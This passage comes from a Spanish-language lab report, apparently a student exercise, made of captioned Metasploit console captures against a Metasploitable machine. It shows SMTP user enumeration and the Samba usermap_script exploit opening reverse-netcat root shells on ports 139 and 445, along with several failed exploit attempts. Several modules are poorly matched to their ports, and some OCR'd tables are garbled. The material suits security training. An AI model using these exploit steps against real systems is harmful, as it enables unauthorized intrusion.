msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Ilustración 14 Configurar el RHOST puerto 25.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
root@...aparr root@...aparr root@orulaparr: /usr/...mework/data/wordlists root@...aparr
msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.6      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     25                yes       The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)
  UNIXONLY  true              yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

Ilustración 15 Escaneo realizado con éxito.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
root@...aparr root@...aparr root@orulaparr: /usr/...mework/data/wordlists root@...aparr
Module options (auxiliary/scanner/smtp/smtp_enum):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.6      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     25                yes       The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)
  UNIXONLY  true              yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.10.6:25 - 192.168.10.6:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.10.6:25 - 192.168.10.6:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, rvice, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.6:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

3. Puerto 53

Ilustración 16 Search domain.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
root...parr x root@orulaparr: /us...work/data/wordlists x root...parr x root...parr x root...parr x

msf6 > search domain

Matching Modules

#   Name                                     Disclosure Date
Rank Check Description
-   -   -
0   auxiliary/admin/ldap/ad_cs_cert_template .
normal No AD CS Certificate Template Management
1   \_ action: CREATE .
.   . Create the certificate template
2   \_ action: DELETE .
.   . Delete the certificate template
3   \_ action: READ .
.   . Read the certificate template
4   \_ action: UPDATE .
.   . Modify the certificate template
5   \_ AKA: Certify .
.   .
6   \_ AKA: Certipy .
.   .
7   auxiliary/admin/dcerpc/cve_2022_26923_certifried .
normal No Active Directory Certificate Services (ADCS) privilege escalation (Certifried)
8   \_ action: AUTHENTICATE .
.   . Same as REQUEST_CERT but also authenticate
9   \_ action: PRIVESC .
.   . Full privilege escalation attack
10  \_ action: REQUEST_CERT .
.   . Request a certificate with DNS host name matching the DC
11  exploit/windows/browser/adobe_flash_worker_byte_array_uaf 2015-02-02
```

Ilustración 17 Use 44.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
root...parr x root@orulaparr: /us...work/data/wordlists x root...parr x root...parr x root...parr x

yahooomessenger_fvcom

msf6 > use 44
msf6 auxiliary(gather/enum_dns) > options

Module options (auxiliary/gather/enum_dns):

Name          Current Setting  Required  Description
-          -
DOMAIN        true            yes       The target domain
ENUM_A         true            yes       Enumerate DNS A record
ENUM_AXFR      true            yes       Initiate a zone transfer against each NS record
ENUM_BRT       false           yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME     true            yes       Enumerate DNS CNAME record
ENUM_MX        true            yes       Enumerate DNS MX record
ENUM_NS        true            yes       Enumerate DNS NS record
ENUM_RVLS      false           yes       Reverse lookup a range of IP addresses
ENUM_SOA       true            yes       Enumerate DNS SOA record
ENUM_SRV       true            yes       Enumerate the most common SRV records
ENUM_TLD       false           yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT       true            yes       Enumerate DNS TXT record
IPRANGE        no              no        The target address range or CIDR identifier
NS             no              no        Specify the nameservers to use for queries, space separated
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RPORT          53              yes       The target port (TCP)
SEARCHLIST     no              no        DNS domain search list, comma separated
STOP_WLDCRD    false           yes       Stops brute force enumeration if wildcard resolution is detected
```

Ilustración 18 Puerto 53 con errores al explotar.

```

root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
root...parr root@orulaparr: /us...work/data/wordlists root...parr root...parr root...parr
msf6 auxiliary(gather/enum_dns) > run
[-] Auxiliary failed: NoResponseError NoResponseError
Call stack:
[-] /usr/share/metasploit-framework/lib/rex/proto/dns/resolver.rb:186:in `send'
[-] /usr/share/metasploit-framework/lib/rex/proto/dns/resolver.rb:396:in `query'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dns/client.rb:61:in `query'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dns/enumeration.rb:118:in `dns_get_a
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dns/enumeration.rb:366:in `dns_wildc
ard_enabled?'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/enum_dns.rb:71:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >

```

4. Puerto 139

Ilustración 19 Search samba puerto 139.

```

root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
ro...rr root@orulaparr: /u...ork/data/wordlists ro...rr ro...rr ro...rr ro...rr
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba

Matching Modules

# Name Disclosure Date Rank Check
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes
Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No
Computer Associates License Client GETCONFIG Overflow
2 \_ target: Automatic
.
3 \_ target: Windows 2000 English
.
4 \_ target: Windows XP English SP0-1
.
5 \_ target: Windows XP English SP2
.
6 \_ target: Windows 2003 English SP0
.
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes
DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No
Group Policy Script Execution From Shared Resource
9 \_ target: Windows x86
.
10 \_ target: Windows x64
.

```

Ilustración 20 Use 15.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
ro...rr x root@orulaparr: /u...ork/data/wordlists x ro...rr x ro...rr x ro...rr x ro...rr x

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RPORT            yes       The target host(s), see https://docs.metasploit.com/docs/using-
  RPORT      139              yes       g-metasploit/basics/using-metasploit.html
  The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.10.5    yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Ilustración 21 Puerto 139 explotado con éxito.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
ro...rr x root@orulaparr: /u...ork/data/wordlists x ro...rr x ro...rr x ro...rr x ro...rr x

RHOSTS      yes       The target host(s), see https://docs.metasploit.com/docs/using-
RPORT      139       g-metasploit/basics/using-metasploit.html
           yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.10.5    yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.5:4444
[*] Command shell session 1 opened (192.168.10.5:4444 -> 192.168.10.6:58312) at 2025-08-07 02:05:45 -0500

whoami
root
```

5. Puerto 445

Ilustración 22 Search samba puerto 445.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
ro...rr root@orulaparr: /u...ork/data/wordlists ro...rr ro...rr ro...rr ro...rr
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba

Matching Modules

# Name Disclosure Date Rank Check
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes
Citrix Access Gateway Command Execution
1 exploit/windows/license/calliclnt_getconfig 2005-03-02 average No
Computer Associates License Client GETCONFIG Overflow
2 \_ target: Automatic . . .
3 \_ target: Windows 2000 English . . .
4 \_ target: Windows XP English SP0-1 . . .
5 \_ target: Windows XP English SP2 . . .
6 \_ target: Windows 2003 English SP0 . . .
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes
DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No
Group Policy Script Execution From Shared Resource
9 \_ target: Windows x86 . . .
10 \_ target: Windows x64 . . .
```

Ilustración 23 Puerto 445 explotado con éxito.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
r...r root@orulaparr: /...rk/data/wordlists r...r r...r r...r r...r r...r
RPORT 139 yes g-metasploit/basics/using-metasploit.html
The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.10.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.5:4444
[*] Command shell session 1 opened (192.168.10.5:4444 -> 192.168.10.6:44825) at 2025-08-07 02:10:16 -0500

whoami
root
```

6. Puerto 2121

Ilustración 24 Search ProFTPD.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
r...r x root@orulaparr: ...k/data/wordlists x r...r x r...r x r...r x r...r x r...r x
msf6 >
msf6 > search ProFTPD

Matching Modules

# Name Disclosure Date Rank
Check Description
- - - - -
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average
No NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftp_sreplace 2006-11-26 great
Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 \_ target: Automatic Targeting . .
3 \_ target: Debug . .
4 \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . .
5 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great
Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6 \_ target: Automatic Targeting . .
7 \_ target: Debug . .
8 \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . .
9 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great
Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \_ target: Automatic Targeting . .
11 \_ target: Debug . .
```

Ilustración 25 Modulo 0 configurado para explotar el puerto 2121

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
r...r x root@orulaparr: ...k/data/wordlists x r...r x r...r x r...r x r...r x r...r x
RHOSTS => 192.168.10.6
msf6 exploit(linux/misc/netsupport_manager_agent) > set RPORT 2121
RPORT => 2121
msf6 exploit(linux/misc/netsupport_manager_agent) > options

Module options (exploit/linux/misc/netsupport_manager_agent):

Name Current Setting Required Description
--
RHOSTS 192.168.10.6 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 2121 yes The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 192.168.10.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 linux

View the full module info with the info, or info -d command.
msf6 exploit(linux/misc/netsupport_manager_agent) > |
```

Ilustración 26 Exploit creado sin sección Puerto 2121.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
r...r x root@orulaparr: ...k/data/wordlists x r...r x r...r x r...r x r...r x r...r x r...r x

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.10.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-
RPORT     2121             yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
LHOST     192.168.10.5    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  ---
0   linux

View the full module info with the info, or info -d command.
msf6 exploit(linux/misc/netsupport_manager_agent) > run
[*] Started reverse TCP handler on 192.168.10.5:4444
[*] 192.168.10.6:2121 - Sending A
[*] 192.168.10.6:2121 - Sending B
[*] 192.168.10.6:2121 - Sending C
[*] 192.168.10.6:2121 - Sending D
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/netsupport_manager_agent) > 
```

7. Puerto 3306

Ilustración 27 Search mysql.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... x root@orulapa...ta/wordlists x ... x ... x ... x ... x ... x ... x

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search mysql

Matching Modules
#  Name
osure Date Rank Check Description Discl
-  -
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-
06-28 excellent Yes Advantech iView NetworkServlet Command Injection
1  \_ target: Windows Dropper .
2  \_ target: Windows Command .
3  auxiliary/server/capture/mysql normal No Authentication Capture: MySQL .
4  exploit/windows/http/cayin_xpost_sql_rce 2020-
06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
5  exploit/unix/webapp/cyberpanel_preauth_rce_multi_cve 2024-
10-27 excellent Yes CyberPanel Multi CVE Pre-auth RCE
6  \_ action: CVE-2024-51378 .
7  \_ action: CVE-2024-51567 .
8  \_ action: CVE-2024-51568 .
9  \_ action: CVE-2024-51568 .
9  auxiliary/gather/joomla_weblinks_sql 2014-
03-02 normal Yes Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File
Read
10 exploit/unix/webapp/kimai_sql 2013-
```

Ilustración 28 Use 0.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... root@orulapa...ta/wordlists ... ... ... ...
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > set RPORT 3306
RPORT => 3306
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  password         no        The password to authenticate with
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][ ...
  RHOSTS    192.168.10.6     yes       The target host(s), see https://docs.metasploit.com/docs/us
  RPORT     3306             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly gener
  TARGETURI /iView3          yes       The base path to Advantech iView
  URIPATH   no               no        The URI to use for this exploit (default is random)
  USERNAME  admin            no        The user name to authenticate with
  VHOST     no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http
:

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must b
  SRVPORT    8080             yes       The local port to listen on.
```

Ilustración 29 Exploit creado sin sección Puerto 3306.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... root@orulapa...ta/wordlists ... ... ... ...
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > run
[-] Handler failed to bind to 192.168.10.6:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Failed to receive a
response from the application "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > 
```

8. Puerto 5432

Ilustración 30 Search postgresql.

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... root@or...rdlists ... ... ... ... ...
search msf6 > search postgresql

Matching Modules

# Name
osure Date Rank Check Description Discl
- - - - -
0 exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-
07-24 excellent Yes Acronis Cyber Infrastructure default password remote code execution
1 \_ target: Unix/Linux Command
2 \_ target: Interactive SSH
3 exploit/linux/http/appsmith_rce_cve_2024_55964 2025-
03-25 excellent Yes Appsmith RCE
4 auxiliary/server/capture/postgresql normal No Authentication Capture: PostgreSQL
5 exploit/linux/http/beyondtrust_pra_rs_unauth_rce 2024-
12-16 excellent Yes BeyondTrust Privileged Remote Access (PRA) and Remote Support (RS) unauth
henticated Remote Code Execution
6 post/linux/gather/enum_users_history normal No Linux Gather User History
7 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-
06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat
SQL Injection
8 \_ target: Automatic
9 \_ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
10 \_ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
```

Ilustración 31 Configuración modulo 17

```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... root@or...rdlists ... ... ... ... ...

msf6 > use 17
[*] Using configured payload cmd/unix/reverse_perl
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):

Name Current Setting Required Description
DUMP_TABLE_OUTPUT false no select payload command output from table (For Debug
ing)
TABLENAME uxLDSEc8 yes A table name that does not exist (To avoid deletion
)


Used when connecting via an existing SESSION:

Name Current Setting Required Description
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:

Name Current Setting Required Description
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a r
andom password.
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/usi
ng-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port (TCP)
```

Ilustración 32 Exploit completo sin sección Puerto 5432.



```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
... root@or...rdlists ... ... ... ... ...
RPORT 5432 no ng-metasploit/basics/using-metasploit.html
USERNAME postgres no The target port (TCP)
The username to authenticate as

Payload options (cmd/unix/reverse_perl):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  4444             yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[-] 192.168.10.6:5432 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set LHOST 192.168.10.5
LHOST => 192.168.10.5
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[*] Started reverse TCP handler on 192.168.10.5:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
```